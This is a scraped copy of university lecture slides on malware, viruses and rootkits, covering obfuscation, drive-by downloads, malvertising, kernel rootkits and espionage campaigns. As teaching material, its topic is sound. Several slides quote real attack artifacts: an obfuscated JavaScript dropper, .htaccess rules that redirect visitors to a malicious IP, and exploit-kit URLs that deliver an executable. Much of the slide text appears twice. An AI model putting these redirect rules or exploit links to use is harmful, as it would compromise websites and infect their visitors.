


 Скачать презентацию CS 361 S Malware Viruses and Rootkits Vitaly
4d64e2a2bab29403d7328fec59f4ddca.ppt
- Количество слайдов: 71
 CS 361 S Malware: Viruses and Rootkits Vitaly Shmatikov slide 1
 Malware u. Malicious code often masquerades as good software or attaches itself to good software u. Some malicious programs need host programs • Trojan horses (malicious code hidden in a useful program), logic bombs, backdoors u. Others can exist and propagate independently • Worms, automated viruses u. Many infection vectors and propagation methods u. Modern malware often combines trojan, rootkit, and worm functionality slide 2
 Computer Backdoors circa 1958 u. AN/FSQ-7 air defense intercept computer • Largest computer ever built • 50, 000 vacuum tubes, 275 tons, 3 MWatt of power, ½ acre of floor space u“Hula Girl” diagnostic program • If you pointed the light gun at her navel and pulled the trigger, her skirt would fall off slide 3
 “Reflections on Trusting Trust” u Ken Thompson’s 1983 Turing Award lecture 1. Added a backdoor-opening Trojan to login program 2. Anyone looking at source code would see this, so changed the compiler to add backdoor at compile-time 3. Anyone looking at compiler source code would see this, so changed the compiler to recognize when it’s compiling a new compiler and to insert Trojan into it u “The moral is obvious. You can’t trust code you did not totally create yourself. (Especially code from companies that employ people like me). ” slide 4
 Viruses u. Virus propagates by infecting other programs • Automatically creates copies of itself, but to propagate, a human has to run an infected program • Self-propagating viruses are often called worms u. Many propagation methods • Insert a copy into every executable (. COM, . EXE) • Insert a copy into boot sectors of disks – PC era: “Stoned” virus infected PCs booted from infected floppies, stayed in memory, infected every inserted floppy • Infect common OS routines, stay in memory slide 5
 First Virus: Creeper http: //history-computer. com/Internet/Maturing/Thomas. html u. Written in 1971 at BBN u. Infected DEC PDP-10 machines running TENEX OS u. Jumped from machine to machine over ARPANET • Copied its state over, tried to delete old copy u. Payload: displayed a message “I’m the creeper, catch me if you can!” u. Later, Reaper was written to hunt down Creeper slide 6
 Polymorphic Viruses u. Encrypted viruses: constant decryptor followed by the encrypted virus body u. Polymorphic viruses: each copy creates a new random encryption of the same virus body • Decryptor code constant and can be detected • Historical note: “Crypto” virus decrypted its body by brute-force key search to avoid explicit decryptor code slide 7
 Virus Detection u. Simple anti-virus scanners • Look for signatures (fragments of known virus code) • Heuristics for recognizing code associated with viruses – Example: polymorphic viruses often use decryption loops • Integrity checking to detect file modifications – Keep track of file sizes, checksums, keyed HMACs of contents u. Generic decryption and emulation • Emulate CPU execution for a few hundred instructions, recognize known virus body after it has been decrypted • Does not work very well against viruses with mutating bodies and viruses not located near beginning of infected executable slide 8
 Virus Detection by Emulation Randomly generates a new key and corresponding decryptor code Decrypt and execute Mutation A Virus body Mutation B Mutation C To detect an unknown mutation of a known virus , emulate CPU execution of until the current sequence of instruction opcodes matches the known sequence for virus body slide 9
 Metamorphic Viruses u. Obvious next step: mutate the virus body, too u. Apparition: an early Win 32 metamorphic virus • • Carries its source code (contains useless junk) Looks for compiler on infected machine Changes junk in its source and recompiles itself New binary copy looks different! u. Mutation is common in macro and script viruses • A macro is an executable program embedded in a word processing document (MS Word) or spreadsheet (Excel) • Macros and scripts are usually interpreted, not compiled slide 10
 Obfuscation and Anti-Debugging u. Common in all kinds of malware u. Goal: prevent code analysis and signature-based detection, foil reverse-engineering u. Code obfuscation and mutation • Packed binaries, hard-to-analyze code structures • Different code in each copy of the virus – Effect of code execution is the same, but this is difficult to detect by passive/static analysis (undecidable problem) u. Detect debuggers and virtual machines, terminate execution slide 11
 Mutation Techniques u. Real Permutating Engine/RPME, ADMutate, etc. u. Large arsenal of obfuscation techniques • Instructions reordered, branch conditions reversed, different register names, different subroutine order • Jumps and NOPs inserted in random places • Garbage opcodes inserted in unreachable code areas • Instruction sequences replaced with other instructions that have the same effect, but different opcodes – Mutate SUB EAX, EAX into XOR EAX, EAX or MOV EBP, ESP into PUSH ESP; POP EBP u. There is no constant, recognizable virus body slide 12
 Example of Zperm Mutation u. From Szor and Ferrie, “Hunting for Metamorphic” slide 13
![Detour: Skype [Biondi and Desclaux] slide 17](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-14.jpg "Detour: Skype [Biondi and Desclaux] slide 17") Detour: Skype [Biondi and Desclaux] slide 17
Detour: Skype [Biondi and Desclaux] slide 17
![Skype: Code Integrity Checking [Biondi and Desclaux] slide 18](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-15.jpg "Skype: Code Integrity Checking [Biondi and Desclaux] slide 18") Skype: Code Integrity Checking [Biondi and Desclaux] slide 18
Skype: Code Integrity Checking [Biondi and Desclaux] slide 18
![Skype: Anti-Debugging [Biondi and Desclaux] slide 19](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-16.jpg "Skype: Anti-Debugging [Biondi and Desclaux] slide 19") Skype: Anti-Debugging [Biondi and Desclaux] slide 19
Skype: Anti-Debugging [Biondi and Desclaux] slide 19
![Skype: Control Flow Obfuscation (1) [Biondi and Desclaux] slide 20](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-17.jpg "Skype: Control Flow Obfuscation (1) [Biondi and Desclaux] slide 20") Skype: Control Flow Obfuscation (1) [Biondi and Desclaux] slide 20
Skype: Control Flow Obfuscation (1) [Biondi and Desclaux] slide 20
![Skype: Control Flow Obfuscation (2) [Biondi and Desclaux] slide 21](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-18.jpg "Skype: Control Flow Obfuscation (2) [Biondi and Desclaux] slide 21") Skype: Control Flow Obfuscation (2) [Biondi and Desclaux] slide 21
Skype: Control Flow Obfuscation (2) [Biondi and Desclaux] slide 21

![Propagation via Websites [Moschuk et al. ] u. Websites with popular content • Games:](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-19.jpg "Propagation via Websites [Moschuk et al. ] u. Websites with popular content • Games:") Propagation via Websites [Moschuk et al. ] u. Websites with popular content • Games: 60% of websites contain executable content, one-third contain at least one malicious executable • Celebrities, adult content, everything except news – Malware in 20% of search results for “Jessica Biel” (2009 Mc. Afee study) u. Most popular sites with malicious content (Oct 2005) u. Most are variants of the same few adware applications slide 22
Propagation via Websites [Moschuk et al. ] u. Websites with popular content • Games: 60% of websites contain executable content, one-third contain at least one malicious executable • Celebrities, adult content, everything except news – Malware in 20% of search results for “Jessica Biel” (2009 Mc. Afee study) u. Most popular sites with malicious content (Oct 2005) u. Most are variants of the same few adware applications slide 22
 slide 23
 Drive-By Downloads u. Websites “push” malicious executables to user’s browser with inline Java. Script or pop-up windows • Naïve user may click “Yes” in the dialog box u. Can install malicious software automatically by exploiting bugs in the user’s browser • 1. 5% of URLs - Moshchuk et al. study • 5. 3% of URLs - “Ghost Turns Zombie” • 1. 3% of Google queries - “All Your IFRAMEs Point to Us” u. Many infectious sites exist only for a short time, behave non-deterministically, change often slide 24
![Obfuscated Java. Script [Provos et al. ] document. write(unescape(](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-22.jpg "Obfuscated Java. Script [Provos et al. ] document. write(unescape(") Obfuscated Java. Script [Provos et al. ] document. write(unescape("%3 CHEAD%3 E%0 D%0 A%3 CSCRIPT%20 LANGUAGE%3 D%22 Javascript%22%3 E%0 D%0 A%3 C%21 --%0 D%0 A /*%20 criptografado%20 pelo%20 Fal%20 -%20 Deboa%E 7%E 3 o %20 gr%E 1 tis%20 para%20 seu%20 site%20 renda%20 extra%0 D. . . 3 C/SCRIPT%3 E%0 D%0 A%3 C/HEAD%3 E%0 D%0 A%3 CBODY%3 E%0 D%0 A %3 C/BODY%3 E%0 D%0 A%3 C/HTML%3 E%0 D%0 A")); //--> slide 25
Obfuscated Java. Script [Provos et al. ] document. write(unescape("%3 CHEAD%3 E%0 D%0 A%3 CSCRIPT%20 LANGUAGE%3 D%22 Javascript%22%3 E%0 D%0 A%3 C%21 --%0 D%0 A /*%20 criptografado%20 pelo%20 Fal%20 -%20 Deboa%E 7%E 3 o %20 gr%E 1 tis%20 para%20 seu%20 site%20 renda%20 extra%0 D. . . 3 C/SCRIPT%3 E%0 D%0 A%3 C/HEAD%3 E%0 D%0 A%3 CBODY%3 E%0 D%0 A %3 C/BODY%3 E%0 D%0 A%3 C/HTML%3 E%0 D%0 A")); //--> slide 25
 “Ghost in the Browser” u. Large study of malicious URLs by Provos et al. (Google security team) u. In-depth analysis of 4. 5 million URLs • About 10% malicious u. Several ways to introduce exploits • • Compromised Web servers User-contributed content Advertising Third-party widgets slide 26
![Compromised Web Servers [Provos et al. ] u. Vulnerabilities in php. BB 2 and](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-24.jpg "Compromised Web Servers [Provos et al. ] u. Vulnerabilities in php. BB 2 and") Compromised Web Servers [Provos et al. ] u. Vulnerabilities in php. BB 2 and Invision. Board enable complete compromise of the underlying machine • All servers hosted on a virtual farm become malware distribution vectors • Example:
Compromised Web Servers [Provos et al. ] u. Vulnerabilities in php. BB 2 and Invision. Board enable complete compromise of the underlying machine • All servers hosted on a virtual farm become malware distribution vectors • Example:
![Redirection Using. htaccess [Provos et al. ] u. After compromising the site, change. htaccess](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-25.jpg "Redirection Using. htaccess [Provos et al. ] u. After compromising the site, change. htaccess") Redirection Using. htaccess [Provos et al. ] u. After compromising the site, change. htaccess to redirect visitors to a malicious site u. Hide redirection from website owner Rewrite. Engine On Rewrite. Cond %{HTTP _ REFERER}. *google. *$ [NC, OR] Rewrite. Cond %{HTTP _ REFERER}. *aol. *$ [NC, OR] Rewrite. Cond %{HTTP _ REFERER}. *msn. *$ [NC, OR] Rewrite. Cond %{HTTP _ REFERER}. *altavista. *$ [NC, OR] Rewrite. Cond %{HTTP _ REFERER}. *ask. *$ [NC, OR] Rewrite. Cond %{HTTP _ REFERER}. *yahoo. *$ [NC] Rewrite. Rule. * http: //89. 28. 13. 204/in. html? s=xx [R, L] If user comes via one of these search engines… …redirect to a staging server …which redirects to a constantly changing set of malicious domains u. Compromised. htaccess file frequently rewritten with new IP addresses, restored if site owner deletes it slide 28
Redirection Using. htaccess [Provos et al. ] u. After compromising the site, change. htaccess to redirect visitors to a malicious site u. Hide redirection from website owner Rewrite. Engine On Rewrite. Cond %{HTTP _ REFERER}. *google. *$ [NC, OR] Rewrite. Cond %{HTTP _ REFERER}. *aol. *$ [NC, OR] Rewrite. Cond %{HTTP _ REFERER}. *msn. *$ [NC, OR] Rewrite. Cond %{HTTP _ REFERER}. *altavista. *$ [NC, OR] Rewrite. Cond %{HTTP _ REFERER}. *ask. *$ [NC, OR] Rewrite. Cond %{HTTP _ REFERER}. *yahoo. *$ [NC] Rewrite. Rule. * http: //89. 28. 13. 204/in. html? s=xx [R, L] If user comes via one of these search engines… …redirect to a staging server …which redirects to a constantly changing set of malicious domains u. Compromised. htaccess file frequently rewritten with new IP addresses, restored if site owner deletes it slide 28
![User-Contributed Content [Provos et al. ] u. Example: site allows user to create online](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-26.jpg "User-Contributed Content [Provos et al. ] u. Example: site allows user to create online") User-Contributed Content [Provos et al. ] u. Example: site allows user to create online polls, claims only limited HTML support • Sample poll: • Interpreted by browser as location. replace(‘http: //videozfree. com’) • Redirects user to a malware site slide 29
User-Contributed Content [Provos et al. ] u. Example: site allows user to create online polls, claims only limited HTML support • Sample poll: • Interpreted by browser as location. replace(‘http: //videozfree. com’) • Redirects user to a malware site slide 29
 Trust in Web Advertising u. Advertising, by definition, is ceding control of Web content to another party u. Webmasters must trust advertisers not to show malicious content u. Sub-syndication allows advertisers to rent out their advertising space to other advertisers • Companies like Doubleclick have massive ad trading desks, also real-time auctions, exchanges, etc. u. Trust is not transitive! • Webmaster may trust his advertisers, but this does not mean he should trust those trusted by his advertisers slide 30
![Example of an Advertising Exploit [Provos et al. ] u Video sharing site includes](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-28.jpg "Example of an Advertising Exploit [Provos et al. ] u Video sharing site includes") Example of an Advertising Exploit [Provos et al. ] u Video sharing site includes a banner from a large US advertising company as a single line of Java. Script… u … which generates Java. Script to be fetched from another large US company u … which generates more Java. Script pointing to a smaller US company that uses geo-targeting for its ads u … the ad is a single line of HTML containing an iframe to be fetched from a Russian advertising company u … when retrieving iframe, “Location: ” header redirects browser to a certain IP address u … which serves encrypted Java. Script, attempting multiple exploits against the browser slide 31
Example of an Advertising Exploit [Provos et al. ] u Video sharing site includes a banner from a large US advertising company as a single line of Java. Script… u … which generates Java. Script to be fetched from another large US company u … which generates more Java. Script pointing to a smaller US company that uses geo-targeting for its ads u … the ad is a single line of HTML containing an iframe to be fetched from a Russian advertising company u … when retrieving iframe, “Location: ” header redirects browser to a certain IP address u … which serves encrypted Java. Script, attempting multiple exploits against the browser slide 31
![Another Advertising Exploit [Provos et al. ] u Website of a Dutch radio station…](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-29.jpg "Another Advertising Exploit [Provos et al. ] u Website of a Dutch radio station…") Another Advertising Exploit [Provos et al. ] u Website of a Dutch radio station… u … shows a banner advertisement from a German site u … Java. Script in the ad redirects to a big US advertiser u … which redirects to another Dutch advertiser u … which redirects to yet another Dutch advertiser u … ad contains obfuscated Java. Script; when executed by the browser, points to another script hosted in Austria u … encrypted script redirects the browser via multiple iframes to an exploit site hosted in Austria u … site automatically installs multiple trojan downloaders slide 32
Another Advertising Exploit [Provos et al. ] u Website of a Dutch radio station… u … shows a banner advertisement from a German site u … Java. Script in the ad redirects to a big US advertiser u … which redirects to another Dutch advertiser u … which redirects to yet another Dutch advertiser u … ad contains obfuscated Java. Script; when executed by the browser, points to another script hosted in Austria u … encrypted script redirects the browser via multiple iframes to an exploit site hosted in Austria u … site automatically installs multiple trojan downloaders slide 32
 Not a Theoretical Threat u. Hundreds of thousands of malicious ads online • 384, 000 in 2013 vs. 70, 000 in 2011 (source: Risk. IQ) • Google disabled ads from more than 400, 000 malware sites in 2013 u. Dec 27, 2013 – Jan 4, 2014: Yahoo! serves a malicious ad to European customers • The ad attempts to exploit security holes in Java on Windows, install multiple viruses including Zeus (used to steal online banking credentials) slide 33
![Third-Party Widgets [Provos et al. ] u. Make sites “prettier” using third-party widgets •](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-31.jpg "Third-Party Widgets [Provos et al. ] u. Make sites “prettier” using third-party widgets •") Third-Party Widgets [Provos et al. ] u. Make sites “prettier” using third-party widgets • Calendars, visitor counters, etc. u. Example: free widget for keeping visitor statistics operates fine from 2002 until 2006 u. In 2006, widget starts pushing exploits to all visitors of pages linked to the counter http: //expl. info/cgi-bin/ie 0606. cgi? homepage http: //expl. info/demo. php http: //expl. info/cgi-bin/ie 0606. cgi? type=MS 03 -11&SP 1 http: //expl. info/ms 0311. jar http: //expl. info/cgi-bin/ie 0606. cgi? exploit=MS 03 -11 http: //dist. info/f 94 mslrfum 67 dh/winus. exe slide 34
Third-Party Widgets [Provos et al. ] u. Make sites “prettier” using third-party widgets • Calendars, visitor counters, etc. u. Example: free widget for keeping visitor statistics operates fine from 2002 until 2006 u. In 2006, widget starts pushing exploits to all visitors of pages linked to the counter http: //expl. info/cgi-bin/ie 0606. cgi? homepage http: //expl. info/demo. php http: //expl. info/cgi-bin/ie 0606. cgi? type=MS 03 -11&SP 1 http: //expl. info/ms 0311. jar http: //expl. info/cgi-bin/ie 0606. cgi? exploit=MS 03 -11 http: //dist. info/f 94 mslrfum 67 dh/winus. exe slide 34
![Exploitation Vectors [Provos et al. ] u. Bugs in browser’s security logic or memory](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-32.jpg "Exploitation Vectors [Provos et al. ] u. Bugs in browser’s security logic or memory") Exploitation Vectors [Provos et al. ] u. Bugs in browser’s security logic or memory vulnerabilities u. Example: MS Data Access Components bug • Compromised web page contains an iframe with Java. Script that instantiates an Active. X object and makes an XMLHttp. Request to retrieve an executable • Writes executable to disk using Adodb. stream and launches it using Shell. Application u. Example: Web. View. Folder. Icon memory exploit • Sprays the heap with a large number of Java. Script string objects containing x 86 shellcode, hijacks control slide 35
Exploitation Vectors [Provos et al. ] u. Bugs in browser’s security logic or memory vulnerabilities u. Example: MS Data Access Components bug • Compromised web page contains an iframe with Java. Script that instantiates an Active. X object and makes an XMLHttp. Request to retrieve an executable • Writes executable to disk using Adodb. stream and launches it using Shell. Application u. Example: Web. View. Folder. Icon memory exploit • Sprays the heap with a large number of Java. Script string objects containing x 86 shellcode, hijacks control slide 35
![Social Engineering [Provos et al. ] u. Goal: trick the user into “voluntarily” installing](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-33.jpg "Social Engineering [Provos et al. ] u. Goal: trick the user into “voluntarily” installing") Social Engineering [Provos et al. ] u. Goal: trick the user into “voluntarily” installing a malicious binary u. Fake video players and video codecs • Example: website with thumbnails of adult videos, clicking on a thumbnail brings up a page that looks like Windows Media Player and a prompt: – “Windows Media Player cannot play video file. Click here to download missing Video Active. X object. ” • The “codec” is actually a malware binary u. Fake antivirus (“scareware”) • January 2009: 148, 000 infected URLs, 450 domains slide 36
Social Engineering [Provos et al. ] u. Goal: trick the user into “voluntarily” installing a malicious binary u. Fake video players and video codecs • Example: website with thumbnails of adult videos, clicking on a thumbnail brings up a page that looks like Windows Media Player and a prompt: – “Windows Media Player cannot play video file. Click here to download missing Video Active. X object. ” • The “codec” is actually a malware binary u. Fake antivirus (“scareware”) • January 2009: 148, 000 infected URLs, 450 domains slide 36
 Fake Antivirus slide 37
 Rootkits u. Rootkit is a set of trojan system binaries u. Main characteristic: stealthiness • Create a hidden directory – /dev/. lib, /usr/src/. poop and similar – Often use invisible characters in directory name (why? ) • Install hacked binaries for system programs such as netstat, ps, ls, du, login Can’t detect attacker’s processes, files or network connections by running standard UNIX commands! • Modified binaries have same checksum as originals – What should be used instead of checksum? slide 38
![Real-Life Examples [From “The Art of Intrusion”] u. Buffer overflow in BIND to get](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-36.jpg "Real-Life Examples [From “The Art of Intrusion”] u. Buffer overflow in BIND to get") Real-Life Examples [From “The Art of Intrusion”] u. Buffer overflow in BIND to get root on Lockheed Martin’s DNS server, install password sniffer • Sniffer logs stored in directory called /var/adm/ … u. Excite@Home employees connect via dialup; attacker installs remote access trojans on their machines via open network shares, sniffs IP addresses of promising targets • To bypass anti-virus scanners, uses commercial remoteaccess software modified to make it invisible to the users slide 39
Real-Life Examples [From “The Art of Intrusion”] u. Buffer overflow in BIND to get root on Lockheed Martin’s DNS server, install password sniffer • Sniffer logs stored in directory called /var/adm/ … u. Excite@Home employees connect via dialup; attacker installs remote access trojans on their machines via open network shares, sniffs IP addresses of promising targets • To bypass anti-virus scanners, uses commercial remoteaccess software modified to make it invisible to the users slide 39
 Function Hooking u. Rootkit may “re-route” a legitimate system function to the address of malicious code u. Pointer hooking • Modify the pointer in OS’s Global Offset Table, where function addresses are stored u“Detour” or “inline” hooking • Insert a jump in first few bytes of a legitimate function • This requires subverting memory protection u. Modifications may be detectable by a clever rootkit detector slide 40
 Kernel Rootkits u. Get loaded into OS kernel as an external module • For example, via compromised device driver or a badly implemented “digital rights” module (e. g. , Sony XCP) u. Replace addresses in system call table, interrupt descriptor table, etc. u. If kernel modules disabled, directly patch kernel memory through /dev/kmem (Suc. KIT rootkit) u. Inject malicious code into a running process via PTRACE_ATTACH and PTRACE_DETACH • Security and antivirus software often the first injection targets slide 41
 Mebroot (Windows) u. Replaces the host’s Master Boot Record (MBR) • First physical sector of the hard drive • Launches before Windows loads u. No registry changes, very little hooking u. Stores data in physical sectors, not files • Invisible through the normal OS interface u. Uses its own version of network driver API to send and receive packets • Invisible to “personal firewall” in Windows u. Used in Torpig botnet slide 42
 Detecting Rootkit’s Presence u. Sad way to find out • Run out of physical disk space because of sniffer logs • Logs are invisible because du and ls have been hacked u. Manual confirmation • Reinstall clean ps and see what processes are running u. Automatic detection • Rootkit does not alter the data structures normally used by netstat, ps, ls, du, ifconfig • Host-based intrusion detection can find rootkit files – …assuming an updated version of rootkit did not disable the intrusion detection system! slide 43
 Remote Administration Tools u. Legitimate tools are often abused • Citrix Meta. Frame, Win. VNC, PC Anywhere – Complete remote control over the machine – Easily found by port scan (e. g. , port 1494 – Citrix) • Bad installations, crackable password authentication – “The Art of Intrusion” – hijacking remote admin tools to break into a cash transfer company, a bank’s IBM AS/400 server u. Semi-legitimate tools • Back Orifice, Net. Bus • Rootkit-like behavior: hide themselves, log keystrokes • Considered malicious by anti-virus software slide 44
 Communicating Via Backdoors u. All sorts of standard and non-standard tunnels u. SSH daemons on a high port • Communication encrypted hard to recognize for a network-based intrusion detector • Hide SSH activity from the host by patching netstat u. UDP listeners u. Passively sniffing the network for master’s commands slide 45
 Byzantine Hades u 2006 -09 cyber-espionage attacks against US companies and government agencies • Attack websites located in China, use same precise postal code as People's Liberation Army Chengdu Province First Technical Reconnaissance Bureau u. Targeted email results in installing a Trojan • Gh 0 st. Net / Poison Ivy Remote Access Tool • Stole 50 megabytes of email, documents, usernames and passwords from a US government agency u. Same tools used to penetrate Tibetan exile groups, foreign diplomatic missions, etc. slide 46
 Night Dragon u. Started in November 2009 u. Targets: oil, energy, petrochemical companies u. Propagation vectors • SQL injection on external Web servers to harvest account credentials • Targeted emails to company executives (spearphishing) • Password cracking and “pass the hash” attacks u. Install customized RAT tools, steal internal documents, deliver them to China slide 47
